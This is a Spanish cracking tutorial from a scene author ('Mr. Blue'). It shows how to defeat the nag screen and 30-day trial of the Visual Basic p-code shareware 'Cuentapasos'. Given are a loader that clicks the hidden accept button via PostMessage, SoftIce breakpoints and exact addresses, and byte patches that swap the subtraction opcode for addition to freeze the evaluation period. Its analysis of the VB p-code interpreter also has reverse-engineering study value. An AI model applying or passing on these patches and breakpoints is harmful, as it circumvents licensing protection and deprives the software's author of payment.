¿Cómo se hace? Lo primero que debemos hacer es obtener el identificador del proceso del cual queremos depende el botón que queremos pulsar. Esto puede hacerse de dos maneras, o ejecutamos nosotros el proceso vícitma mediante *CreateProcess* o nos enganchamos al proceso que ya está en ejecución. Lógicamente, lo que a nosotros nos interesa es lo primero, para lo que crearemos un cargador del programa que será el que cargue a la aplicación víctima, esperará a que se cargue y buscará una referencia o *handle* de la ventana en la que se encuentra el botón que queremos pulsar. Después, buscaremos en esa ventana el botón que nos interesa y finalmente simularemos un click sobre él.

Para buscar la ventana se utiliza la función *EnumThreadWindows*. Esta función sirve para enumerar todas las ventanas padre asociadas al *thread* que le pasamos como parámetro. Para ello, utiliza una función de tipo *Callback* que no es más que una función escrita por nosotros, que es ejecutada por *EnumThreadWindows* cada vez que encuentra una ventana. *EnumThreadWindows* le pasa a nuestra función de *Callback* el puntero a la ventana que ha encontrado.Nuestra función , a su salida, devolverá un booleano: *False* si ya se ha encontrado la ventana o *True* en caso contrario. *EnumThreadWindows* no devolverá el control a nuestro

cargador hasta que la función de *Callback* haya devuelto un *False* o bien se hayan enumerado ya todas las ventanas.

¿Y cómo sabemos si una ventana es la que buscamos o no? Para eso, nuestra función de Callback puede utilizar varias funciones:

- *GetClassName*. Devuleve el nombre de la clase de la ventana que le pasamos como parámetro.
- *GetWindowText*. Devuelve el texto o título de la ventana.
- *GetWindowRect*. Devuelve las coordenadas de la esquina superior izquierda y esquina inferior derecha de la ventana.

Una vez que hayamos encontrado la ventana que contiene el botón que queremos pulsar, debemos encontrar un puntero a este botón. En este caso, la función es *EnumChildWindows*, a la que le pasamos el puntero a una ventana padre, y nos enumera todas la ventanas hijas de ella (botones, cuadros de texto,...). Su funcionamiento es idéntico al de *EnumThreadWindows*.

Ya tenemos el botón, ahora, a pulsarlo. Esto se realiza mediante *PostMessage*, que manda a la ventana que queramos, el mensaje que queramos. En este caso, enviaremos a un botón el mensaje BM_CLICK, que simula pulsar y soltar el botón del ratón.

Más información y ejemplos sobre este tema en las páginas de Fravia, en la sección '+HCU's Papers': **Simulating User Input to Eliminate Nag Screens** por **bb**.

¡ Atrapen a ese botón ! ¡ Atrapenlo !

Botones al borde de un ataque de nervios

Antes de nada tenemos que recabar información sobre el botón que queremos "pulsar". Volvemos a arrancar el Cuentapasos pero dejamos sin pulsar el botón *Aceptar*. Arrancamos el Spy++ (o similar) para que nos muestre los parámetros de los componentes de la nagscreen, en especial los nombres de clase de los objetos de interes, el texto que aparece y las coordenadas. Pulsamos en la opción 'Find' (Alt+F3) y pasamos el punto de mira por todos los componentes de interés.

Por si no os habeis dado cuenta todavía, de ejecución en ejecución, los botones *Aceptar* y *Salir* se intercambian de manera aleatoria. Así, el autor evita una de las posibles formas de distinguirlos, mediante su situación en pantalla que nos da la función *GetWindowRect*.

Tanto la nagscreen como la ventana de presentación son de la clase **ThunderRT5Form**, para poderlas distinguir nos tendremos que fijar en el título, ya que la pantalla de presentación no tiene título y la nagscreen tiene **"Versión de Evaluación P..."**. Por lo que parece, no vamos a tener problemas para encontrar la ventana padre de nuestro botón.

Vamos a los botones. Podemos olvidarnos del botón **"Comprar &Programa P..."**, ya que es facilmente identificable por tamaño, situación y texto. Tanto el botón *Aceptar* como *Salir*, tienen exactamente el mismo tamaño, evitando así el autor del programa que podamos distinguirlos mediante la función *GetWindowRect* que también permite conocer el tamaño de una ventana. Los dos son de la clase **ThunderRT5CommandButton** (tampoco podremos distinguirlos por el nombre de la clase), y el texto... oh, oh. Ninguno de los dos tienen texto, así que tampoco nos sirve *GetWindowText*. Y algunos se preguntarán, "Entonces ¿Aceptar y Salir qué son?" Pues está claro, si no son cadenas de texto serán ... imágenes. Para probarlo, cambiad el color de las ventanas de Windows y veréis que, aunque el botón cambia de color, las palabras *Aceptar* y *Salir* están enmarcadas por el fondo gris que trae por defecto el Windows. Como podeis ver, el autor ha obrado inteligentemente y se ha informado convenientemente sobre técnicas de ingeniería inversa (a lo mejor hasta nos lee a nosotros).

Bien, no nos pongamos nerviosos. Tenemos dos botones que al parecer, cambian de sitio de manera aleatoria pero ... el orden de creación de los botones siempre será el mismo, independientemente de donde se situen. Si excarvamos más profundamente en la ayuda de la API nos encontramos la función *GetNextWindow*, que dado el puntero a una ventana hija, nos da el puntero a la ventana hija siguiente o a la posterior. Ya tan solo queda por descubrir que posición ocupa el botón *Aceptar* en el orden de creación. De hecho, la función *EnumChildWindows* enumera las ventanas hijas en el orden de creación, bastaría con coger, por ejemplo, la cuarta ventana que nos enumere suponiendo que el botón *Aceptar* sea la cuarta.

Bueno, vamos a ver. Volvemos al Spy++ con esperanzas renovadas y pulsamos las propiedades del botón *Aceptar* de la nagscreen. En mi caso es el botón de la izquierda y es el último que aparece en la lista, si pinchamos en la etiqueta 'Windows' de la ventana de propiedades del botón podemos recorrenos sus predecesores, y al ser el último, no tiene sucesores. Veamos si esto es cierto cuando *Aceptar* cambia de sitio. Cerramos el Cuentapasos y lo ejecutamos hasta que el botón *Aceptar* sea el del centro. Volvemos a ir al Spy++ y el botón *Aceptar*..... joderl, ahora es el penúltimo. Será "joío". Parece que el autor se ha informado "demasiado bien".

Esto significa, que los botones no cambian de sitio, lo que cambia es la funcionalidad de cada uno de ellos, y la imagen que tienen incrustrada. No podemos distinguirlos por la posición, ni por el tamaño, ni por el texto, ni por la clase, ...

Soluciones

- Registrarnos. :-(
- Aplicar la solución propuesta por **bb** en **Simulating User Input to Eliminate Nag Screens**.
- "Amarrar" a ese travieso botoncito en un sitio fijo.

La solución propuesta por **bb**, para el WinZip (un problema idéntico al nuestro) es utilizar la función *GetPixel* para poder distinguir qué imagen tiene cada botón. Para unas coordenadas dadas, esta función devuelve el color del pixel correspondiente. Conocemos las coordenadas de los dos botones, tan solo nos queda buscar un pixel en de los botones *Aceptar* y *Salir* que sean disitntos. Esto, con cualquier programa gráfico esta "chupao". Sería la solución ideal, ya que siempre debemos intentar modificar los menos posible el ejecutable de nuestra víctima.

Como somos más chulos que un ocho, y lo que queremos es mostrar la facilidades que nos ofrece Visual Basic, vamos a "pegar" el botón *Aceptar* a un sitio fijo, para posteriormente, ametrallarlo a placer con *PostMessage*. Para hacer esto, tendremos que bucear en el código con ayuda del SoftIce y del SmartCheck, y, lógicamente, cambiar algunas "cosillas" en las rutinas

que deciden dónde se pone cada botón. Descubriremos la impactante sensación de "no me entero de ná" que se experimenta inicialmente al sumergirnos en el *p-code*. Agarraros al ratón que el viaje va a ser movidito.

P-Code: Descenso a los infiernos de Micro$oft

Número aleatorios

Antes de entrar en faena, es casi obligado leerse el fantástico tutorial de **Esiel2**, CRACKEANDO EN VISUAL BASIC. Aprenderéis todo lo básico para para crackear programas de Visual Basic, y cómo configurar nuestras herramientas adecuadamente para sacarles el máximo partido al atacar programas escritos en este lenguaje.

Tal y como hacemos siempre que tenemos una pieza realizada en Visual Basic, recurrimos al alucinante SmartCheck. Arrancamos el SmartCheck, cargamos el programa y, lo primero que nos aparece, a modo de advertencia es lo siguiente:

cpasos32.exe is compiled to p-code...etc...

Se podría decir que los amigos de NuMega nos quieren advertir que bajo esas condiciones, nuestra ya esacasa salud mental puede correr peligro. Tenemos la oportunidad de arrepentirnos, como en toda aplicación de Windows que se precie, pero "semos" valientes y elegimos continuar.

Inicialmente no vamos a necesitar las llamadas a la API, por lo que podemos habilitar la opción de suprimir las llamadas a la API. Ejecutamos el Cuentapasos desde el SmartCheck, habilitando desde el principio la captura de eventos, y nos acomodamos en la silla, para ver pasar la película. Cuando aparezca la nagscreen, nos fijamos que posición ocupa el botón *Aceptar* y pulsamos *Salir* . Como vamos a intentar localizar donde pueden estar las rutinas que deciden donde se situa cada botón con llegar a la nagscreen tenemos de sobra.

Nos vamos a la zona en la que se carga la nagscreen, al final. Buscamos el evento **frmRegistro_Load**:

```
15240   lblAceptoCondiciones.Caption <-- "Entiendo que puedo utilizar CuentaPasos para uso exclusivo de e" (String)
15241   lblAceptoCondiciones.FontBold <-- False (Boolean)
15242   cmdComoRegistrarse.Caption <-- "Comprar &Programa P501092-1032-49" (String)
15243   Rnd returns double:0,974189 (displayed as single-precision floating point)
15244   imgAcepto.Picture
15245   cmdAceptar(0).Picture <-- ptr:0052E634 (VT_PTR)
15246   cmdAceptar(0).WhatsThisHelpID <-- 26025 (Long)
15247   imgSalir.Picture
15248   cmdAceptar(1).Picture <-- ptr:0052E590 (VT_PTR)
15249   cmdAceptar(1).Cancel <-- True (Boolean)
15250   cmdAceptar(1).WhatsThisHelpID <-- 26030 (Long)
15251   frmRegistro_Load
15252   frmRegistro.Show
15295   Now
15296   Month
15297   frmSplash.Hide
```

Como puede verse, lo último que hace la aplicación al cargar la nagscreen es inicializar las propiedades de los botones. En esta ocasión, el botón *Aceptar* me ha salido a la izquierda, por lo que tus resultados serán distintos si te ha salido en el centro. Así, en el evento 15242, se asigna la propiedad *Caption* del botón que muestra la ayuda de como registrarse. A partir del evento 15244, se asignan las propiedades a otros dos botones que no pueden ser otros que lo que a nosotros nos traen de cabeza. Se cargan las imágenes 'imgAcepto' y 'imgSalir', y se asignan a la propiedad *Picture* de cada uno de los botones. Al botón 'cmdAceptar(1)' se le activa la propiedad *Cancel*. Si desempolvamos la ayuda de Visual Basic, encontramos que si esta propiedad es TRUE, la tecla ESC activará al botón. Si volvemos a cargar el Cuentapasos (sin el SmartCheck) y pulsamos ESC en la nagscreen, la aplicación termina. Esto significa que en este caso el botón 'cmdAceptar(1)' está funcionando como *Salir*. Conclusión, 'cmdAceptar(0)' es el botón de la izquierda y el otro el del centro. Esto podemos probarlo ejecutando varias veces el Cuentapasos, y viendo como al cambiar *Aceptar* al centro, la propiedad *Cancel* se la activa a 'cmdAceptar(0)'.

Veis lo que hay en el evento 15243. Justo después de inicializar el botón de *Comprar* y justo antes de los de *Aceptar* y *Salir*, se genera un número aleatorio mediante la función **Rnd()**. Por su delatadora situación, creo que todos apostaríamos el brazo a que la decisión de dónde se colocan los botones, tiene mucho que ver con el numerito obtenido. Si nos las amañamos para que dicho numerito tenga siempre un valor fijo, el botón *Aceptar* se quedará fijo.

Vemos desde donde se invoca la función **Rnd()**, ¿desde "MSVBVM50.DLL!000FE7BD"? Arrea, ¿qué es esto?. Comenzamos a mirar el resto de funciones y TODAS se ejecutan desde las direcciones 0FE7BD y 0FE7ED de MSVBVM50.DLL, exceptuando aquellas que tengan que ver con objetos visuales (forms, botones,...)

¿Se nos vuelve loco el SmartCheck con programas p-compilados?

La puerta del sótano

Vamos a ver si el SoftIce nos aclara algo. Lo primero que debemos hacer, como con todos los programas de Visual Basic, es cargar los símbolos de las librerías de VB. En este caso, como nos lo ha "chivado" el SmartCheck, es la librería MSVBVM50.DLL. Lo de "MSVBVM" debe ser algo así como *MicroSoft Visual Basic Virtual Machine*, o máquina virtual de Visual Basic (toda una máquina de torturas, ya vereis...)

Consultamos cuál de las funciones que exporta, puede ser **Rnd()**. Tenéis un listado de todas las funciones que se exportan en el tutorial de **Mr.Brown** para VB5. Nos saltan a los ojos dos de ellas:

```
Addr:0F004A95     Ord: 593 (0251h)     Name: rtcRandomNext
Addr:0F03AE08     Ord: 594 (0252h)     Name: rtcRandomize
```

Visual Basic dispone de dos funciones para generar números aleatorios:

- **Randomize**. Se utiliza para inicializar el generador de números aletorios. El Cuentapasos la utiliza, por ejemplo, al inicio del **frmRegistro_Load**.
- **Rnd()**. Devuelve un número aleatorio entre 0 y 1.

La función **Rnd()** se corresponderá con la **rtcRandomNext** exportada por la Dll. Lo primero que debemos ver es el número de veces que el Cuentapasos llama a la función **Rnd()** antes de la llamada que nos interesa. Nos colocamos en el SmartCheck y buscamos las llamadas a **Rnd()**. Se producen dos llamadas, la nuestra es la segunda.

Bajada a los infiernos

Nos vamos al SoftIce, y colocamos un **bpx rtcRandomNext**. Volvemos al Windows y ejecutamos el Cuentapasos. Vemos como se carga el splash y ... BOOM... salta el SoftIce. Como la que nos interesa es la segunda llamada, pulsamos Ctrl+D y enseguida vuelve a saltar el punto de ruptura. No nos importa que es lo que hace la función **rtcRandomNext** para generar el número aleatorio, solo nos interesa saber que es lo que el Cuentapasos se propone hacer con él. Pulsamos F11 y salimos justo destrás del *call* que llamó a la función, en la dirección 0F0FE7C0h de la Dll del VB.

La función **Rnd()** devuelve un número entre cero y uno, por lo que debe devolverlo en los registros de punto flotante. Para ver el contenido de esos registros desde SoftIce escribimos **wf**. Efectivamente, el número aleatorio generado se encuentra en el registro ST0.

Empezamos a ejecutar paso a paso pulsando F8, y en seguida encontramos algo interesante:

```
0F0FE7CC     mov al, [esi]
0F0FE7CE     inc esi
0F0FE7CF     jmp ds:[eax*4+0F0FED94]
```

Cargamos en AL el contenido de la dirección apuntada por ESI (0F4h), incrementamos ESI y saltamos a una dirección que depende de lo que hemos leído con ESI. Si vemos a dónde esta apuntado ESI, descubriremos que está apuntando al código de nuestro querido Cuentapasos.

Tras el salto, aterrizamos en 0F0FDE15. Seguimos pulsando F8 y vemos como se carga en la pila un byte de valor 0Ah que está en el código del Cuentapasos (siempre apuntado por ESI). Nuevamente, uno de los bytes del código del ejecutable (0EBh) es utilizado para efectuar un salto exactamente igual que antes, al contenido de la dirección 0EBh*4+0F0FED94=0F0FF140

Esta vez vamos a parar a 0F0FD5E5, en donde el 0Ah cargado anteriormente en la pila es volcado en el registro ST0, desplazando el número aleatorio al ST1. Se elimina el 0Ah de la pila y se vuelve a realizar otro salto igual que el anterior.

Caemos en 0F0FDFCB. Vamos a parar un momento a ver si nos aclaramos la cabeza antes de que cometamos una locura con el monitor y la silla ...

Una luz al final del pasillo...

Nos desplazamos por la ventana de código y le echamos una mirada a los alrededores de donde estamos situados. Nos encontramos porciones de código de 5-10 instrucciones, todas terminadas por el mismo código que cité antes; carga de un byte apuntado por ESI en AL, incremento ESI y salto al contenido de la dirección calculada como EAX*4+0F0FED94h.

Vamos a echarle un vistazo a esa especie de tabla de direcciones que parecen usar todas las porciones de código al terminar para proseguir con la ejecución. Miremos, por ejemplo, en la dirección 0F0FF140h, que se cálculo al final de la parte de código que cargo el 0Ah del código del Cuentapasos en la pila. Encontramos en dicha dirección, 0F0FD5E5h, que es la dirección de la porción de código en la que se carga el contenido de la pila en ST0. Las direcciones que se encuentran alrededor, apuntan igualmente a porciones de código que al finalizar, vuelven a recurrir a esta tabla para ver a donde saltan.

Del infierno al cielo

Dicho en otras palabras, el ejecutable (cpasos32.exe) nunca es ejecutado. Su código es leído e interpretado completamente por la Dll. Por lo tanto, **todas y cada una de las instrucciones en ensamblador que conocemos, tendrán que tener una porción de código en la Dll que las sustituya.**

Volvamos al inicio, a la dirección 0F0FE7CCh, justo después de volver de la función ***Rnd()***. Allí, cargamos del ejecutable un byte, 0F4h, que nos hizo saltar a una dirección en la que se cargo el siguiente byte del ejecutable, 0Ah, en la pila. Por tanto, nuestro "push 0Ah" del ensamblador que en código máquina se codifica como "6A 0A", en p-code es "F4 0A". El F4h será interpretado como "introducir el siguiente byte en la pila" por la tabla situada en 0F0FED94h, al ejecutarse con la Dll.

No es más que la filosofía de Visual Basic, en la que las funciones más generales no se implementan en los ejecutables, si no en unas librerías comunes a todas las aplicaciones de VB, pero llevada a sus últimas consecuencias. No solo se implementan en las librerías las funciones más usuales si no que además se meten TODAS las instrucciones que puede ejecutar la aplicación.

Algunos pensarán, "Pues bien, es tan solo una especie de traducción rara que lo que hace es complicar las cosas. Es un lenguaje completamente interpretado. ¿Dónde está esa ventaja del p-code?". Si alguien no lo ve claro ahora, cuando ataquemos a las rutinas de cálculo del periodo restante de evaluación, se le abrirán los ojos.

Clavando un botón

Recordamos por donde íbamos. Se había generado un número aleatorio entre 0 y 1 que almacenamos en el registro ST0. Posteriormente, cargamos un 0Ah del código del Cuentapasos en el registro ST0, desplazando el número aleatorio a ST1.

Nos situamos en 0F0FDFCB, en donde multiplicamos el contenido de los registros ST0 y ST1 almacenando el resultado en ST0. Nuevo acceso a la tabla de interpretación y aparecemos en 0F0FD5B5, en donde el contenido del registro ST0 es redondeado al entero más cercano y volcado a la pila. Se almacenan los flags FPU (que son como los flags de toda la vida pero exclusivos de los registros de coma flotante) en el registro EAX.

Una nueva visita a la tabla y saltamos a 0F0FDE28h para cargar un valor de 4 bytes del ejecutable (2) en la pila. En este caso es un "push" de una doble palabra, no de un byte. Otro paseo por la tabla y caemos en 0F0FE013. Recuperamos de la pila el 2 anterior en ECX, y lo que volcamos anteriormente del registro ST0 en EAX. Dividimos este último por el 2, almacenándose el cociente en EAX y el resto en EDX. Se vuelca el resto a la pila y nos disponemos a saltar a otro sitio.

Del número aleatorio generado, tan solo nos queda el valor volcado a la pila. Al haberse dividido por dos, este valor será 0 o 1. La aplicación decidirá las posiciones de los botones según este valor. Nos hemos quedado con el resto de la división:

*round(x*10) / 2*

donde 'x' es el número aleatorio generado, entre cero y uno.

Pulsamos Ctrl+D para ejecutar completamente el Cuentapasos. Los que tuvierais como resto de la división un cero, ¿a qué tenéis el botón *Aceptar* a la izquierda? ¿A que los que lo tenéis en centro, el resto os daba uno?

Podemos probar nuestra teoría tanto con el SmartCheck como con el SoftIce (más rápido). Ejecutamos varias veces el Cuentapasos, capturando el valor aleatorio devuelto. Calculamos metalmente cual sería el resto y vemos si se corresponde con la ubicación del botón *Aceptar*.

Todavía podemos ir más lejos. ¿Cómo influye el resto de la división en la elección de qué hace un botón y qué hace el otro? Si recordamos lo que vimos con el SmartCheck, 'cmdAceptar' es un array de dos botones. 'cmdAceptar(0)' es el botón de la izquierda y 'cmdAceptar(1)' el del centro. Lo que la aplicación parece hacer, es asignar la función de *Aceptar* a

'cmdAceptar(resto)' y *Salir* a 'cmdAceptar(resto xor 1)'.

Vamos a inmovilizar el puto botoncito de los.... . Tenemos que obligar a que el resto de la división tome siempre el mismo valor, cero o uno, independientemente del número aleatorio generado. Se nos pueden ocurrir dos formas:

- **Cambiar las instrucciones**. Después del ejercicio que acabamos de hacer, conocemos los códigos que corresponden a varias instrucciones (push, división, multiplicación,..).Así, por ejemplo, podríamos sustituir las instrucciones que multiplican, redondean y almacenan en pila el aleatorio generado por un "push 00000002" o un "push 00000001", que ya sabemos como se codifican en p-code. Así, en lugar de meter en la pila el aleatorio multiplicado por 10 y redondeado, meteríamos un entero fijo. Debemos tener la precaución de que el número de bytes de la instrucción falsa, sobreescriba completamente las instrucciones a las que sustituye, por que todavía no conocemos como es el "nop" ;-)
- **Cambiar los operandos.** Está es la solución más fácil y segura.

¿Qué operandos podemos cambiar? Pues tenemos el 0Ah (de la multiplicación) y el 0000002 (de la división). ¿Formas de obligar a que el resto de la división tome un valor fijo? Por lo menos dos:

- Multiplicar el aleatorio por cero en lugar de diez. Resto de la división cero, *Aceptar* siempre a la izquierda.
- Dividir por uno en lugar de dos. Resto de la división cero, *Aceptar* siempre a la izquierda.

Si hemos descomprimido el ejecutable, podemos ir realizando los parches sobre disco para ir comprobando que efectivamente funcionan. Repetimos los pasos anteriores para ir anotando las direcciones en memoria en las que se encuentra el operando que deseamos cambiar, las cadenas que deberemos buscar para localizar estos operandos en el ejecutable descomprimido con un editor hexadecimal, etc.. Ya sabeis como se hace esto, ¿verdad?

Reventamos el P-Code

Ahora, nos olvidamos del Cuentapasos, del SoftIce, de la vecinita esa que está tan buena.... y nos concentramos en lo que hemos descubierto sobre el p-code.

Para enfrentarse contra programas en Visual Basic normales, muchos habréis leído tutoriales información sobre funciones *clave* de Visual Basic que en un momento dado nos pueden ser muy útiles. En casi todos, se recomienda la función *__vbastrcomp*, utilizada por Visual Basic para comparar cadenas de texto. Así, en programas en donde debes introducir una clave de registro alfanumérica, la aplicación, en algún sitio, deberá comparar la cadena introducida con la que la aplicación considera correcta.

En programas escritos en otros lenguajes no interpretados, la rutina de comparación de las cadenas se incluye en el ejecutable. Sabemos que está ahí, pero no sabemos dónde. En Visual Basic, esa función es una de las que no se incluyen en el ejecutable, si no que se encuentra en las librerías compartidas con el resto de aplicaciones de VB. En el caso de *__vbastrcomp*, nos basta con colocar un punto de ruptura en esta función. Como puede ser llamada muchas veces, podemos limitar el punto de ruptura a que la cadena a comparar sea la que introducimos.

La facilidad de desproteger los programas en Visual Basic, radica en esta compartición de funciones, que nos permite conocer, para algunas tareas específicas, donde colocar nuestro punto de ruptura.

En el caso del p-code, siguen utilizándose estas rutinas compartidas, pero la novedad es que

ahora, no solo se comparten una serie limitada de funciones, sino que todas las instrucciones que puede ejecutar un programa se han portado a una serie de pequeñas "funciones" en las librerías del VB. Examinando la librería del VB, podremos identificar gran cantidad de instrucciones, algunas muy importantes.

El Cuentapasos me permitirá ilustrar la importancia de este hecho con más claridad.

30-6 = 36

Nos centramos en el cálculo de los días que nos restan para acabar el periodo de evaluación. La nagscreen y el 'acerca de...' del Cuentapasos nos muestran los días transcurridos y los días que nos restan.

Ahora bien, ¿me puede decir alguien cómo puede cualquier aplicación (no solo el Cuentapasos), sabiendo los días transcurridos y el número de días máximo (30), calcular los días que nos quedan de evaluación?.....

Llegados a este punto algunos pensareis que Mr.Blue está completamente "grillao". La respuesta es clara, restando. La resta, en ensamblador, se realiza mediante la instrucción "SUB". ¿Y cómo se hace en p-code? Pues como hemos visto, tiene que exisitir una porción de código en MSVBVM50.DLL que se utilice para hacer la resta. ¿Vais cogiendo la onda...? ¿Sentís el cosquilleo por la espalda ....?

Si localizamos dónde se encuentra esa porción de código, podemos colocar un punto de ruptura en ella. Puesto que cualquier programa realiza un montón de restas, tendremos que limitar este punto de ruptura a que los operandos tomen el valor que nos interesa. En el caso de los periodos de evaluación, limitaremos a que el operando del que se sustrae, tenga como valor el número de días de evaluación, o el número máximo de ejecuciones, o... Las posibilidades son enormes.

¿Y dóde está esa función? Para encontrarla, podemos seguir traceando el programa, tarde o temprano hará una resta. O también podemos, si tenemos el VB, generarnos un p-code que haga restas, sumas y todas las funciones que queramos descubrir. No tenemos más que pasarlo por el SoftIce.

La resta nos la encontramos en 0F0FDF78h, y el resto de funciones aritméticas se encuentran a su alrededor. Encontramos multiplicaciones de enteros, de flotantes, operaciones lógicas,... todo un surtido.

La función de resta de enteros, al igual que la de suma de enteros que está más arriba, se encuentran para operadores de 16 bits y para operadores de 32 bits. Si queremos colocar puntos de ruptura, los tendremos que colocar por duplicado:

```
0F0FDF78 pop eax
0F0FDF79 sub [esp], eax
0F0FDF7C jo 0F0FDAC4
0F0FDF82 xor eax, eax
0F0FDF84 mov al, [esi]
0F0FDF86 inc esi
0F0FDF87 jmp ds:[eax*4+0F0FED94]
```

Esta función, saca un operador de la pila y se lo resta al que queda en la misma. El resultado queda almacenado en la pila, saltando a 0F0FDAC4h en caso de overflow (EAX>(ESP)).

En mi Cuentapasos, los días transcurridos son seis así que coloco un punto de ruptura en 0F0FDF79 de la forma **`bpx 0F0FDF79 if (*(esp)==1E)&(eax==6)`**.

Lo colocamos también en la versión de 16 bits, por si las moscas: **`bpx 0F0FDF62 if (*(esp)==1E)&(ax==6)`**.

Pulsamos Ctrl+D, ejecutamos el Cuentapasos y aparecemos en 0F0FDF79. Efectivamente, la aplicación está intentando hacer 30-6. Examinamos a donde apunta ESI. A la dirección 4ADF48h, del ejecutable del Cuentapasos. En realidad, ESI está ya apuntando a la siguiente instrucción a ejecutar (hace las veces de EIP). La instrucción que nos trajo aquí es el byte '0AEh' de 4ADF47h.

Aquí, al igual que en el caso anterior podemos cambiar dos cosas:

- **Los operandos**. Para cambiarlos tendríamos que retroceder, poner un punto de ruptura antes y ver de donde saca el Cuentapasos los valores de los operandos. Para ello, lo mejor es colocar un punto de ruptura de acceso a memoria en direcciones anteriores a 4ADF47h (nuestros antiguos bpx, se convierten en bpm's). Después traceamos y vamos viendo con atención de donde van saliendo los operandos (ingeniería inversa hacia atrás).
- **La instrucción**. Podemos cambiar la resta por otra instrucción, o mejor, por una suma ;-)

¿Como hacemos esto? ¿Cuál es el código de la suma? Veamos, el código de la resta (32 bits) como hemos visto es 0AEh. La función de suma, nos la encontramos algo más arriba, en 0F0FDF3Dh. Para saber su código, nos vamos a la tabla de 0F0FED94h. El puntero a la función resta, debe encontrarse en:

4*0AEh + 0F0FED94h = 0F0FF04Ch

Nos vamos allí, y efectivamente encontramos la dirección de la función resta de 32 bits. Vamos a ver donde está el puntero a la suma, no debe estar muy lejos. La encontramos cuatro palabras más arriba, en 0F0FF03Ch. El código de la suma será por tanto:

(0F0FF03Ch - 0F0FED94h) / 4 = 0AAh

El crack consitirá en sustituir en aquellos lugares en donde se realice la resta, 30-6 (6 en mi caso), el código de la operación resta (0AEh) por el de la suma (0AAh).

Pulsamos Ctrl+D y vuelve a saltar enseguida el SoftIce. En esta ocasión, el culpable es el 0AEh situado en 4ADFA9h. Lo anotamos y volvemos a pulsar Ctrl+D. Nos aparece la nagscreen. Vamos a por el 'acerca de...'. Pulsamos *Aceptar* y abrimos el 'acerca de...' .. otra vez nos salta el SoftIce, otro código de resta en 04A4716h. Anotamos y Ctrl+D... otro más en 04A4769h. Este es el último.

Repetimos la prueba, pero ahora, en el primer punto de ruptura, sustituímos los bytes 0AEh de 4ADF47h, 4ADFA9h, 4A4716h y 4A4769h por 0AAh. Realizar un cargador que, además de pulsar el botón de la nagscreen tal y como se ha explicado, realice los parches en memoria necesarios es sencillo. Tenéis un ejemplo en otro tutorial de **Esiel2**, que casualmente versa sobre el antecesor del actual Cuentapasos.

Quitamos los puntos de ruptura, para probar, Ctrl+D y .....

..... ;-) p-code rulezzz!!

Conclusiones.

Hemos mostrado como una protección como la de la nagscreen, correctamente implementada por el autor de la aplicación, puede ser fácilmente burlada porque el autor cometió el "error" de programar en Visual Basic. De paso, hemos sacado del baúl una técnica casi olvidada pero de una gran potencia, mediante la cual podríamos entre otras cosas, automatizar tareas, rellenar formularios automáticamente, gastar bromas, etc...

Hasta aquí, nada nuevo.

La novedad es el p-code. Inicialmente, en una primera toma de contacto, los programas p-code confunden y pueden terminar por aburrir al más intrépido ingeniero inverso. Está invención de Microsoft, desde el punto de vista teórico, puede parecer un gran avance ya que está a un paso de la creación de programas que puedan ejecutarse en cualquier máquina, independientemente del procesador o sistema operativo, siempre y cuando existan unas librerías diseñadas para dicha máquina o sistema operativo que interpreten el código del ejecutable.

Nada más lejos de la realidad. Lo que en código nativo es una simple instrucción como la resta, se convierte en los programas p-compilados en varias instrucciones. Igual ocurre con el resto: push, add,... Esto, inevitablemente conduce a que las aplicaciones se enlentezcan o, lo que es lo mismo, que necesitemos más recursos (procesadores más rápidos) para poder mantener las mismas prestaciones. Esta política de Microsoft, por supuesto favorece a los fabricantes de hardware como Intel.

Desde el punto de vista de la ingeniería inversa, supone una metedura de pata más de Microsoft (y van ...). Identificando convenientemente las funciones de interés, podremos facilmente desentrañar las protecciones de las aplicaciones. En este tutorial se ha expuesto un método que puede, sistemáticamente, echar abajo casi cualquier sistema de protección de aplicaciones p-compiladas, basado en limitaciones en el número de ejecuciones, periodos de pruebas, etc... Es cuestión de acostumbrarse, donde poníamos antes breakpoints de ejecución ahora ponemos breakpoints de acceso a memoria, donde el EIP decía ahora dice el ESI,...

En cierto modo es triste ver como los desvelos de un programador por proteger su aplicación, colocando protecciones a diestro y siniestro, y creando un sistema de protección en conjunto bastante robusto, salta en mil pedazos por el hecho de haber utilizado Visual Basic y su "p-compilación". Si el futuro del Visual Basic pasa por el p-code ... o le abrimos los ojos a los

programadores y reaccionan o creo que la ingeniería inversa de VB se va a volver muy aburrida.

Para ilustrar dicho método, lo hemos utilizado contra una de las pocas aplicaciones p-compiladas que he podido encontrar (por ahora): nuestro entrañable Cuentapasos. Pero no creais que sus protecciones se limitan tan solo a la nagscreen y al periodo de evaluación. ¡Que va! El Cuentapasos no se acaba ahí, esconde muchos más secretos. Desviaros de la senda seguida en este tutorial para deshacer su protección, buscad caminos alternativos. Quedan muchas preguntas por responder:

- Dónde se guardan los días transcurridos? O se guarda la fecha de instalación?
- Dónde se guarda el otro protagonista de la resta, el límite de 30 días? ¿Y si lo cambiamos?
- Cómo se registra el programa? De dónde sale el código de compra?
- Por qué no cambia el número de días transcurridos si cambio la fecha? Cuándo se actualiza?
- El cálculo de los días transcurridos, es igual al ejecutar las primeras veces el Cuentapasos que después?
- Por qué en algunos ordenadores se cierra el programa a los pocos minutos de conexión?

Investigad, y os encontrareis destellos de calidad del programador, de los que da gusto encontrar en un producto nacional, y alguna que otra metedura de pata, de las que hacen que te caigas al suelo de risa ;-D

Como veis, se podría escribir un libro sobre el Cuentapasos (este tutorial ya es casi un libro).

En cierta manera somos nosotros los que obligamos a los programadores a profundizar en el arte de la programación. Y gran parte de lo que aprenden en el sano intento de "jodernos", lo aplican en otras facetas de sus aplicaciones, mejorando sus prestaciones. Aunque la mayoría no lo quieran reconocer, parte de lo que saben nos lo deben a nosotros, los "crackers".

Y por supuestísimo, parte de lo que sabemos nosotros se lo debemos a las "comeduras de coco" de ellos a la hora de implementar una protección.

Agradecimientos:

Esiel2/TNT	.... ves lo que te has perdido? ... ;-P
Mr.BlacK/WkT!	.... por sus orientaciones en esta jungla ....
bb	.... no te conozco, no te he visto, pero tu tutorial es una gozada .....
Fravia	.... La Biblia On-Line ....
WkT!	.... por creer en un novato ....
Toby	.... ha sido todo un placer "pelearme" contigo (y olvídate del VB) ....

Mr. Blue

.... era una raza muy atrasada ....

.... al borde del siglo XXI aún utilizaban aplicaciones Micro$oft ...

--

